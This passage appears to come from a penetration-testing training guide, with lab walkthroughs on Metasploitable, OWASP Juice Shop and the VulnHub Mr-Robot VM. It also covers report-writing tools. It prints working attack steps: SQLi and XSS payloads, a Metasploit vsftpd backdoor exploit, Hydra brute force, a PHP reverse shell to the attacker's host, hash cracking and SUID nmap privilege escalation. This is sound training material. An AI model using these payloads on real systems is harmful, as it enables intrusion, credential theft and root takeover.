|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

*Figure – 21 Nmap scan for finding Misconfigurations*

- Open Ports

  Open ports indicate that a service is running and accessible on the network. If unnecessary ports are open, attackers may exploit vulnerabilities in those services.

  nmap -sS <target-ip>

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS 192.168.1.52
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-06 04:38 -0500
Nmap scan report for 192.168.1.52
Host is up (0.00029s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:05:D7:5D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds
```

*Figure – 22 Nmap scan for finding Open Ports*

**SQLi and XSS practice on OWASP Juice Shop**

- Install OWASP Juice Shop

  docker run -d -p 3000:3000 bkimminich/juice-shop
  Open in browser - http://localhost:3000

- SQL Injection Practice
  - Go to **Login Page**
  - In **Email** field enter:
  - ' OR 1=1—
    Explanation of query
    SELECT * FROM users WHERE email='' OR 1=1-- AND password=''




*Figure – 23 Entering SQL query in email field*

- Password: anything
- Click **Login**




*Figure – 24 Login was successful and the user was logged in as admin*

- XSS Practice
  - Try this payload in a search bar or input field:
    <img src=x onerror=alert('XSS')>
    Explanation
    src=x loads an invalid image
    onerror triggers JavaScript when the image fails to load




*Figure – 25 XSS injection on search box*

**Metasploitable lab**

- Setup the Lab Environment

  Attacker Machine – Kali Linux (192.168.1.105)
  Victim Machine - Metasploitable 2 (192.168.1.52)

- Perform Network Scanning

  From **Kali Linux**, scan the target using **Nmap**.
  nmap -sV 192.168.1.52

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.52
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-09 00:52 -0400
Nmap scan report for 192.168.1.52
Host is up (0.00015s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:05:D7:5D (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.64 seconds
```

*Figure -26* Perform Network Scanning

- Exploitation

  Use **Metasploit Framework**.
  - Start Metasploit:
    msfconsole
  - Search exploit:
    search vsftpd
  - Use exploit:
    use exploit/unix/ftp/vsftpd_234_backdoor
    set RHOSTS 192.168.1.52
    run

```
[*] Command shell session 1 opened (192.168.1.105:42309 → 192.168.1.52:6200) at 2026-03-09 01:04:06 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:05:d7:5d
          inet addr:192.168.1.52  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe05:d75d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1971 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1374 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:143120 (139.7 KB)  TX bytes:133136 (130.0 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:165 errors:0 dropped:0 overruns:0 frame:0
          TX packets:165 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:54601 (53.3 KB)  TX bytes:54601 (53.3 KB)
```

*Figure -27 Successfully exploited the vsftpd backdoor vulnerability*

- Document Findings

  Target IP: 192.168.1.52
  Tools Used: Nmap, Metasploit
  Vulnerabilities Found:
  - ✓ vsftpd 2.3.4 backdoor

  Risk Level:
  Severity: Critical
  CVSS Score: 9.8 / 10

**VulnHub Lab**

- Lab Setup
  Attacker Machine – Kali Linux
  Virtualization Software – Oracle Virtual Box
  Vulnerable VM - Mr-Robot: 1

- Identify Target IP
  sudo netdiscover -i eth0

```
Currently scanning: 192.168.0.0/16   |   Screen View: Unique Hosts

1 Captured ARP Req/Rep packets, from 1 hosts.   Total size: 60
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.108   08:00:27:cd:d8:ff      1      60  PCS Systemtechnik GmbH
```

*Figure -28 Identify Target IP*

- Scan for Open Ports
  nmap -sV 192.168.1.108

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.108
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-09 04:28 -0400
Nmap scan report for 192.168.1.108
Host is up (0.00028s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
443/tcp open   ssl/http Apache httpd
MAC Address: 08:00:27:CD:D8:FF (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results a
Nmap done: 1 IP address (1 host up) scanned in 21.37 seconds
```

*Figure -29* Scan for Open Ports

- Web Enumeration
  Open the website – http://"target ip"/

```
Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

*Figure – 30 Web Enumeration*

- Check hidden files:
  http:// ”target ip”//robots.txt




*Figure – 31 Check hidden files*

- Download dictionary:
  wget http:// ”target ip”/ fsocity.dic

```
┌──(kali㉿kali)-[~]
└─$ wget http://192.168.1.55/fsocity.dic
--2026-03-09 06:24:50--  http://192.168.1.55/fsocity.dic
Connecting to 192.168.1.55:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: ‘fsocity.dic’

fsocity.dic                          100%[===================

2026-03-09 06:24:50 (35.0 MB/s) - ‘fsocity.dic’ saved [7245381/7245381]
```

*Figure – 32 Download dictionary*

- Brute Force Password
  hydra -l elliot -P fsocity.dic 192.168.1.55 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:Invalid"

password - ER28-0652

- Get Reverse Shell
  Appearance → Editor
  <?php
  exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.105/4444 0>&1'");
  ?>

- Start listener
  nc -lvnp 4444

- Trigger the Reverse Shell
  http:// ”target ip”//randompage

- Shell Received

```
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt
password.raw-md5
daemon@linux:/home/robot$
```

*Figure – 33 Shell Received*

- Try Reading the Key
  cat key-2-of-3.txt

- Read the Password Hash
  cat password.raw-md5

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

*Figure – 34 Read the Password Hash*

- Crack the Hash
  nano hash.txt
  c3fcd3d76192e4007dfb496cca67e13b
  john hash.txt
  password – abcdefghijklmnopqrstuvwxyz

- Switch to Robot User
  su robot
  Enter password: abcdefghijklmnopqrstuvwxyz

- Read Key 2
  cat /home/robot/key-2-of-3.txt
- Root Access
  find / -perm -4000 2>/dev/null
  You will see something important like:
  /usr/local/bin/nmap
- Root Shell via Nmap
  nmap –interactive
  Inside nmap: !sh

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
```

*Figure – 35 Root Shell via Nmap*

- Capture Final Flag
  Now you are **root**.
  Whoami
  cd /root
  ls
  cat key-3-of-3.txt

```
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

*Figure – 36 Capture Final Flag*

# Documentation Fundamentals

## Dradis Community Edition

Dradis CE is an open-source collaboration and reporting tool used by penetration testers. It helps organize findings and generate professional reports.

Key Features:

- Centralized storage of vulnerability findings
- Integration with tools like Nmap, Metasploit, and Nessus
- Team collaboration during assessments
- Easy report generation in structured format

Use in the Project:

- Import scan results from tools like Nmap or vulnerability scanners
- Document discovered vulnerabilities
- Generate final penetration testing report

## CherryTree

CherryTree is a hierarchical note-taking application useful for documenting technical steps during security testing.

Key Features:

- Organize notes in a tree structure
- Supports code formatting for commands and scripts
- Store screenshots and findings
- Helps track the penetration testing process

Use in the Project:

- Record commands used during testing (Nmap, Metasploit, etc.)
- Document vulnerabilities and exploitation steps
- Save screenshots of results for the report

Other Standard Reporting Tools

- Microsoft Word - Write structured penetration testing reports
- Microsoft Excel - Categorize vulnerabilities as High/Medium/Low
- Google Docs - Collaborative report writing and sharing.

**How to Learn Reporting: Use Free Templates from GitHub**

- Search for Templates
  Go to GitHub and search for keywords like 'penetration testing report template'

- Download or Clone the Template
  You can download the template files or clone the repository using Git.

- Study the Report Structure
  Most templates include sections such as:
  - Executive Summary
  - Scope of Assessment
  - Methodology
  - Tools Used (e.g., Nmap, OWASP ZAP)
  - Vulnerability Findings
  - Risk Rating (High / Medium / Low)
  - Recommendations

- Practice by Filling Real Lab Results
  Use results from your labs like **VulnHub**, **Metasploitable**, or **OWASP Juice Shop** and fill them into the template.

- Customize the Template
  Modify the template according to your project requirements and export the final report as a PDF.

  Example

  - Clone the Repository in Kali Linux
    https://github.com/robingoth/pentest-report-template.git

  - Open the Folder
    cd pentest-report-template

- Check files:
  Ls

- Open the Template

  texstudio document.tex

- Edit the Report




*Figure – 37 Edit the Report with texstudio*

- Generate the Final Report
  Click Build & View




*Figure – 38 Final edited version of the report*